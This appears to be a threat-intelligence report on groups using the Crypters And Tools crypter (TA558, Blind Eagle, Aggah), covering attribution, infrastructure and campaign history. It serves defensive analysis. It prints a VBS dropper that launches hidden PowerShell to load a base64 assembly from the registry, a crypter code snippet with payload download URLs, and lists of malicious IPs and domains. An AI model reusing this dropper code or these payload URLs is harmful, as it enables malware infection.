Crypters And Tools. Part 2: Different Paws — Same Tangle

global.ptsecurity.com/analytics/pt-esc-threat-intelligence/crypters-and-tools-part-2-different-paws-same-tangle

Crypters And Tools. Part 2: Different Paws — Same Tangle

Authors: Alexander Badaev, Elena Furashova

Key Findings

- At least six known threat actor groups have used Crypters And Tools.
- Some of them are interconnected, as we have shown in our research.
- The Aggah group, which has not been mentioned since 2022, is still attacking users around the world.
- We were able to identify several individual users of Crypters And Tools.
- Some of these users are directly affiliated with the Blind Eagle and TA558 groups and are their members.

Introduction

In the first part of our research, we analyzed the crypter, Crypters And Tools, which we discovered during investigations into attacks carried out by various threat actors. That article focused on the crypter's internal architecture and its supporting infrastructure. In this second part, we turn our attention to the threat groups that have leveraged the crypter in real-world attacks, their interconnections and distinguishing characteristics, as well as to some of the individual users of Crypters And Tools — several of them appear to be affiliated with the threat groups discussed.

Our research also confirms that the Aggah group continues to carry out attacks, despite earlier claims by some researchers that its activity ceased in 2022.

Many researchers have encountered attacks involving Crypters And Tools and mistakenly interpreted some of its recurring features (the use of Ande Loader, the $codigo variable, the crypter's network infrastructure) as unique to specific threat actors. We consider this a misattribution. At the end of this article, we include references to all publicly available reports that mention Crypters And Tools or its earlier versions — Codigo crypters.

Threat Groups Using Crypters And Tools

Table 1. Threat groups using Crypters And Tools

TA558	The group has been active since at least 2018 and initially targeted the tourism industry in Latin America, as well as Western Europe and the United States, but later expanded its attacks to other regions. It uses phishing, steganography and malware such as Agent Tesla, FormBook and Loda RAT.
Blind Eagle (APT-C-36)	Since 2018 Blind Eagle has been attacking South America, especially Colombia, as well as Ecuador and Spain. The group typically uses phishing and malware such as njRAT, BitRAT and AsyncRAT, primarily focusing on governmental and corporate entities.
Aggah (Hagga)	The group has been active since at least 2018. It conducts phishing campaigns targeting various countries, primarily in Asia, though it has also been observed carrying out attacks in Latin America. Its toolset includes the 3LOSH crypter, RevengeRAT and Agent Tesla. According to some researchers, certain members of the group are believed to be of Pakistani origin.
PhaseShifters	The group targets government entities in Russia, Belarus, and Poland. It employs phishing, steganography and public repositories (such as GitHub and Bitbucket) to deliver malicious payloads. Its malware arsenal includes tools like Rhadamanthys.
UAC-0050	Active since at least 2020. Targets government agencies in Ukraine, Poland and Russia. Distributes Remcos RAT, Quasar RAT and Remote Utilities via phishing emails disguised as official documents.
PhantomControl	Since July 2023 the group has been using compromised websites to distribute ScreenConnect, followed by AsyncRAT. At some point, it switched to using Ande Loader to deliver SwaetRAT. It may be linked to the Blind Eagle group.

Table 2. Summary of groups using Crypters And Tools

Blind Eagle	**TA558**	**Aggah**	**PhantomControl**	**PhaseShifters**	**UAC-0050**
Geography of attacks					
Latin America: Colombia, Ecuador, Chile, Panama, Brazil	**Latin America,** North America, Western Europe	**Latin America,** North America, Western Europe, Middle East, East Asia	N/A	**Russia, Belarus, Poland**	**Russia, Belarus, Poland,** Ukraine, Moldova, Baltic states
Malware					
Remcos RAT, Async RAT, njRAT, Quasar RAT, BitRAT, LimeRAT	Remcos RAT, Async RAT, XWorm, Lokibot, FormBook, Agent Tesla, RevengeRAT, njRAT, LimeRAT	Rhadamanthys, XWorm, Agent Tesla, Remcos RAT, Warzone RAT, Nanocore RAT, njRAT, AzoRult, Lokibot, RevengeRAT, Async RAT, njRAT, LimeRAT	Async RAT, SwaetRAT, ScreenConnect	Rhadamanthys, DarkTrack RAT, Meta Stealer	Remcos RAT, Meduza Stealer, Lumma Stealer, Quasar RAT
Language of emails and documents					
Spanish, Portuguese	Spanish, English, languages of attacked regions can be used	English, Spanish, may use languages of attacked regions	N/A	Russian	Ukrainian, Russian, Romanian, English
Crypters And Tools Usage					
2023–2025	2023–2025	2021–2023	2023	2024	2024

In this article, we focus on three threat groups — TA558, Blind Eagle and Aggah — as well as on users of Crypters And Tools who may be affiliated with them. To illustrate some of the connections between these actors, we present the following table.

Table 3. Intersections between groups

	Aggah	Blind Eagle
TA558	- Periodic use of the string "cdt" throughout all attacks - Attacks on hotels in 2018 - Similarity in the use of malware and cryptors (3LOSH, Crypters And Tools) - Similar script code in attacks in 2024	- Use of shared Crypters And Tools infrastructure (servidorwindows.ddns.com.br) - Primary targeting geography: Latin America - Use of Spanish as the primary language in phishing email - Similar tools (AsyncRAT, Remcos RAT, etc.)
Aggah	N/A	- Use of shared Crypters And Tools infrastructure (149.56.200.165) - Some researchers have suggested that Aggah may be a subgroup of Blind Eagle

All three groups remain active and continue to carry out numerous attacks. At present, Aggah appears to have stopped using Crypters And Tools — or its recent campaigns have simply remained outside our visibility. However, the group itself is still active, as we will detail in the corresponding section.

Meanwhile, TA558 and Blind Eagle continue to actively leverage the crypter.

For example, a report by Check Point Research published in March described attacks attributed to Blind Eagle. We observed the same campaign as early as February and took note of the IP address 62.60.226[.]64, which was also listed in Check Point's indicators. At the time, this host contained a large number of files associated with Crypters And Tools, although the crypter may not have been directly involved in that particular campaign.

We will also discuss Blind Eagle campaigns later in the section covering Crypters And Tools users, specifically those operating under the aliases deadpoolstart2025 and ABBAS, and their connection to the group.

In the case of TA558, one example of an attack involving Crypters And Tools is a phishing campaign observed in March that delivered the following file:


> Purchase Inquiry.xla (SHA-256: 55ea07bbd700488fd6330d289f210b2da119401a9e27009472d1afec2f6c6339)

The attack included URLs that are typical to TA558 campaigns:

- http://104.168.7.38/xampp/knct/nicefeelingwithbestgoodthinksfor.txt
- http://104.168.7.38/xampp/knct/Lightgreatloversonhereforlovingpeoplesalot.hta
- http://104.168.7.38/xampp/knct/Lightgreatloversonhereforlovingpeoplesalot.png

Users operating under the aliases Brainiac, syscore, and negrocock, who are linked to TA558, will be discussed in more detail in a later section.

It is important to note that TA558 and Blind Eagle do not rely exclusively on Crypters And Tools in their attacks. For instance, in April 2025, we observed a typical TA558 phishing email.



[redacted]

SV: SV: Shipment/ Req: 13.0] Bill of Ladding / Shipping Documents

BL 25072941.docx
59 KB

IMP INV 7527518303 BL 2507294.docx
59 KB

Hi ,

Attached is the draft of shipping document for your check first. If there is any questions, please let me know.

Once the final documents is ready, we will share you timely.

Best regards,

Rachel Wang

烟台东方化学有限公司
Yantai Aurora Chemical Co., LTD
菏泽新东方日化科技有限公司
Heze Aurora Chemical Co., LTD
Email: ft3@aurorachem.net

Figure 1. Example of letter TA558

The email contained two malicious documents, which downloaded a payload from a server using a URL pattern typical of TA558:

> http://216.9.224.185/33/eco/goodthingsforbestfeaturesgivenmegoodthingsforbest________________goodthingsforbestfeaturesgivenme_____

Next, a script named goodthingsforbestfeaturesgivenme.vbe was downloaded and executed, resulting in the victim being infected with Remcos RAT. Crypters And Tools was not used in this attack.

PhaseShifters, UAC-0050 and PhantomControl

As we mentioned in the first part of our research, we originally discovered Crypters And Tools while investigating the activities of the PhaseShifters and UAC-0050 groups. The overlaps between these groups were described in one of our previous publications. Both groups have used Crypters And Tools in their attacks; however, we found no direct connection between them and the developer of the crypter.

As for PhantomControl, there are only two public reports available, both published by eSentire. The first report makes no mention of Crypters And Tools, but the second states that the group began using Ande Loader. In that report, the loader was attributed to Blind Eagle. However, because Ande Loader is a component of Crypters And Tools, this attribution is not accurate. For instance, the links to paste.ee and the image files cited in the article actually belong to the crypter's infrastructure. Therefore, the only thing we can confirm with certainty is that PhantomControl has used Crypters And Tools in its attacks.

Features of TA558 and How It Differs from Blind Eagle

In articles where researchers encountered Crypters And Tools, there have often been false correlations made between different threat groups. This is largely due to a lack of understanding that the crypter is a separate service, not a custom tool developed by any one group. For example, a 2023 report by Qi An Xin suggested that Aggah might be a subgroup of Blind Eagle, based on significant similarities in TTPs, partial overlap in malware toolsets and geographically adjacent targets. While we do not rule out this possibility, in our earlier research we showed that many of the overlaps highlighted in that report can be explained by shared use of Crypters And Tools. Nevertheless, a detailed analysis of the later stages of attack chains reveals distinct differences between TA558 and Blind Eagle.

In this section, we outline a number of characteristics that help distinguish between TA558 and Blind Eagle. These indicators will also be useful in identifying links between these groups and specific Crypters And Tools users, which we will explore in the relevant section of this article.

Characteristic URLs and Filenames of TA558

TA558 campaigns frequently feature URL patterns that we do not associate with Crypters And Tools infrastructure. Examples include:

- 103.67.162.213/xampp/gd/kissingagirlissoeasyrecentlyireallyfeelsheismygirlineverwanttohurtherweneverwantotkissher________ilovehertrulyfr
- 172.232.175.155/88122/bh/bh.h.h.h.hhhhh.doC
- 172.234.239.22/990099/gf/l.c.c.c.ccx.doC

In addition, TA558 campaigns often include recurring filename patterns. Examples of typical malicious file names include:

- PO-24052800.xls
- factura 00005111, 005114, 005115.pdf.xlam


- Orden de compra 4000171682.docx

While these filenames are relatively distinctive, we should note that we have also seen similar naming patterns used by a threat actor known as bukky101, who will be discussed later.

Characteristic Domains of TA558

TA558, Blind Eagle, and Aggah use various dynamic DNS services, such as duckdns.org, 3utilities, and us.archive.org. In most cases, these domains are tied to Crypters And Tools infrastructure. For example, one of the URLs we previously identified as part of TA558's infrastructure was later found hardcoded into a Crypters And Tools sample:

> http://servidorwindows.ddns.com.br/Files/js.jpeg



```
            this.resultBuilder = new StringBuilder();
            this.isClearing = false;
            this.PASTEEE_KEY = "Put Your Api Here";
            this.linkPadrao_vbs_win7 = "http://servidorwindows.ddns.com.br/Files/vbs.jpeg";
            this.linkPadrao_js_win7 = "http://servidorwindows.ddns.com.br/Files/js.jpeg";
            this.linkPadrao_vbs = "https://ia600805.us.archive.org/10/items/new_image_202501/new_image.jpg";
            this.linkPadrao_js = "https://ia600805.us.archive.org/10/items/new_image_202501/new_image.jpg";
            this.linkPadrao_bat = "https://ia600805.us.archive.org/10/items/new_image_202501/new_image.jpg";
            this.linkPadrao_wsf = "https://ia600805.us.archive.org/10/items/new_image_202501/new_image.jpg";
            this.linkPadrao_vbs_native = "https://ia600805.us.archive.org/10/items/new_image_202501/new_image.jpg";
            this.linkPadrao_js_native = "https://ia600805.us.archive.org/10/items/new_image_202501/new_image.jpg";
            this.InitializeComponent();
        }

        // Token: 0x06000133 RID: 307
        [DllImport("user32.dll", CharSet = CharSet.Auto)]
```

Figure 2. URL previously attributed to TA558 found embedded in the crypter itself

At the same time, we have observed domains used in attacks that closely resemble those associated with TA558 and include files with characteristic long filenames, but which do not appear in the crypter's internal configuration. Below are several examples of such domains, which include repeated letters in the names of weekdays:

- mondayyyyvbsgreeceee.duckdns.org
- wednesdayyyyyyfile.duckdns.org
- thursdayyyyyyfileeee.duckdns.org
- fridayyyyvert.3utilities.com

Infrastructure Differences between TA558 and Blind

Blind Eagle predominantly uses Colombian ASNs, whereas we have not observed such usage in campaigns attributed to TA558. The table below lists ASNs commonly used by each group, along with example IP addresses attributed to TA558 and Blind Eagle within those ASNs.

Table 4. Threat actor infrastructure

Group	Top-ASN groups	Example of IP addresses
Blind Eagle	Colombia Movil	179.15.149.222 191.88.255.30
	Telmex Colombia	181.134.151.81 181.131.216.73
	Tigo — UNE	181.52.105.166
TA558	AS-COLOCROSSING	192.210.150.33 107.172.148.248
	Akamai Connected Cloud	104.168.7.36 149.28.237.172
	AS-VULTR	172.234.217.133

Aggah. New Attacks and Connection with TA558

Aggah (also known as Hagga) is a threat group that conducts phishing campaigns on a global scale. Its malware arsenal includes RevengeRAT, Agent Tesla, Nanocore RAT, Warzone RAT, njRAT, AzoRult and others. A notable element in the group's attack chains is its frequent use of serverless infrastructure to host malicious payloads such as Blogspot, Pastebin or archive.org. In 2018 a FreeBuf article revealed the alleged identity behind the group and linked it to actors of Pakistani origin.

Below, we examine several connections between TA558 and Aggah based on open-source intelligence and previously observed campaigns. However, further analysis would be required to assert that they are in fact the same group. At this stage, it is reasonable to assume that Aggah maintains ties to TA558, possibly through sharing tooling, malware and attack strategies.


To illustrate the connection between Aggah and TA558, we begin by revisiting Aggah's earliest known campaigns, which were documented prior to the group receiving its name.

Early Mentions of Aggah

The first signs of activity linked to this threat actor date back to 2018, during the Roma225 and Operation Commando malware campaigns. The attribution of these campaigns to the Aggah group is outlined in the following sections.


Attacks in 2018

The Roma225 malware campaign was analyzed and published in December 2018 by researchers at Yoroi. The report described the distribution of RevengeRAT via PowerPoint documents with payloads hosted on Blogspot. Two key details from that article are worth highlighting: the metadata of the malicious document listed the author as C.D.T Original and the "cdt" string was repeatedly used in code variables.



Author	C.D.T Original
Last Modified By	C.D.T Original
Revision Number	1
Software	Microsoft Office PowerPoint
Total Edit Time	7.4 hours
Create Date	2018:12:13 20:33:03


Figure 3. Metadata of the malicious document



```
Set A0102030405 = CreateObject("WScript.Shell")
Dim CDT0908087CDT
CDT0908087CDT = "cmd." + "exe /C rundll32." + "exe javascript:""\..\mshtml,RunHTMLApplication
"";document.write();h=new%20ActiveXObject(""WScript.Shell"").run(""cmd." + "exe /c power" + "shell -" +
"Execution" + "Policy Bypass -windows" + "tyle hidden -noexit -Command [Reflection." +
"Assembly]::Load([Convert]::FromBase64String((Get-ItemProperty HKCU:\AppEvents).Values)).EntryPoint" +
".Invoke($N" + "ull,$" + "Null)"",0,true);"
A0102030405.run CDT0908087CDT, vbHide
```

Figure 4. Malicious script containing "CDT" strings (source: Yoroi report)

At that time, Aggah had not yet been named. However, it is worth noting that TA558 was first mentioned in the report by Proofpoint, published in 2018. Interestingly, that research referenced the same metadata and network indicators of compromise as those observed in the Roma225 campaign: the document author of C.D.T Original and the domain cdtmaster[.]com. Nevertheless, no direct connection between Roma225 and TA558 was identified in the Proofpoint report.



Proofpoint first observed TA558 in April 2018. These early campaigns typically used malicious Word attachments that exploited Equation Editor vulnerabilities (e.g. CVE-2017-11882) or remote template URLs to download and install malware. Two of the most common malware payloads included Loda and Revenge RAT. Campaigns were conducted exclusively in Spanish and Portuguese and targeted the hospitality and related industries, with “reserva” (Portuguese word for “reservation”) themes. Example campaign:


Subject: Corrigir data da reserva para o dia 03

Attachment: Booking - Dados da Reserva.docx

Attachment “Author”: C.D.T Original

SHA256: 796c02729c9cd5d37976ddae205226e6339b64859e9980d56cbfc5f461d00910

Figure 5. Mention of document metadata in Proofpoint's publication



The documents leveraged remote template URLs to download an additional RTF document, which then downloaded and installed Revenge RAT. Interestingly, the term “CDT” is in the document metadata and in the URL. This term, which may refer to a travel organization, appears throughout TA558 campaigns from 2018 to present.

RTF payload URL example:

```
hxxp[://]cdtmaster[.]com[.]br/DadosDaReserva[.]doc
```

Figure 6. Mention of malicious domain in Proofpoint's publication

Attacks in 2019

In March 2019, Unit 42 (a division of Palo Alto Networks) published a report on a campaign called Operation Commando, which targeted hotel chains. The campaign shared multiple similarities with Roma225, summarized in the comparison table below. Based on these overlaps, it is reasonable to conclude that both campaigns were conducted by the same threat actor, which, at that time, still had not been named Aggah yet.

Table 6. Comparison of domains used in the two campaigns


Unit 42 — Operation Comando	Yoroi — Roma225
Dropurls	
minhacasaminhavidacdt.blogspot[.]com	minhacasaminhavidacdt.blogspot[.]com
internetexplorer200[.]blogspot[.]com	pocasideiascdt.blogspot[.]com
	cdtmaster[.]com.br
C2	
systenfailued.ddns[.]com[.]br	systen32.ddns[.]net
office365update[.]duckdns[.]org	office365update[.]duckdns.org
cdtoriginal[.]ddns[.]net	

In 2019, attacks om hotels continued, including campaigns attributed to TA558. However, clear overlaps between TA558 and the Aggah in these campaigns had not been observed yet.

Hagga == Aggah. The Naming

In April 2019, Unit 42 published a report titled "Aggah Campaign". The article described attacks involving RevengeRAT and the abuse of legitimate services such as Pastebin, Blogspot, Bit.ly. The campaign was named "Aggah" after the string "hagga", which appeared in the malware's configuration. The same string was also used as a Pastebin username. More importantly, the report highlighted overlaps with previous campaigns establishing continuity with earlier activity:

- A mutex name with a typo in "System32" — RV_MUTEX-WindowsUpdateSysten32,
- Use of keywords such as oldman, steve, hagga, and roma225 in the RevengeRAT config,
- Network indicators from previous attacks: office365update.duckdns[.]org, systen32.ddns[.]net.



Revenge-RAT v0.3 | [redacted]

Socket Key : hagga


Port : 2336

Automatically Ping each Client every : 15 Sec

Figure 7. RevengeRAT configuration containing the key hagga (source: Unit 42 report)

These findings confirmed that Aggah was behind both the Roma225 and Operation Commando campaigns.

One of the most notable details from the article was the presence of the identifier HOTEIS NOVOS ("new hotels" in Portuguese) used in the malware configuration. This is particularly significant, as TA558 was also conducting hotel-targeted phishing campaigns during that period, with lure content and documents written in Portuguese.



Client Identifier : HOTEIS NOVOS

Client Mutex (Run Once) : MUTEX-WindowsUpdateSysten32

Reconnect Delay : 2500 (milliseconds)

☑ By compiling I agree to the TOS

Figure 8. RevengeRAT configuration with Portuguese identifier (source: Unit 42 report)

Attacks in 2020–2022

From 2019 to 2021 Aggah distributed AzoRult using its own command-and-control panel known as ManaTools. The word "mana" appears frequently in connection with the group — both in document metadata and domain names. In one of the following sections, we will examine a possible link between Aggah and Crypters And Tools, and this naming convention is one of the supporting factors.





Figure 9. ManaTools command-and-control panel

Examples of domains used by Aggah in 2019 include:

- mastermana1.serveirc[.]com
- mastermana2.serveirc[.]com
- mastermana3.serveirc[.]com
- mastermana4.serveirc[.]com
- mastermana5.serveirc[.]com




Author	yazeed
Keywords	maviya
Last Modified By	Master Mana
Revision Number	4
Software	Microsoft Office PowerPoint
Total Edit Time	22.0 minutes
Create Date	2021:02:24 17:17:23

Figure 10. Document metadata from Aggah's malicious files

During the 2020–2022 period, we observed several noteworthy overlaps between TA558 and Aggah:

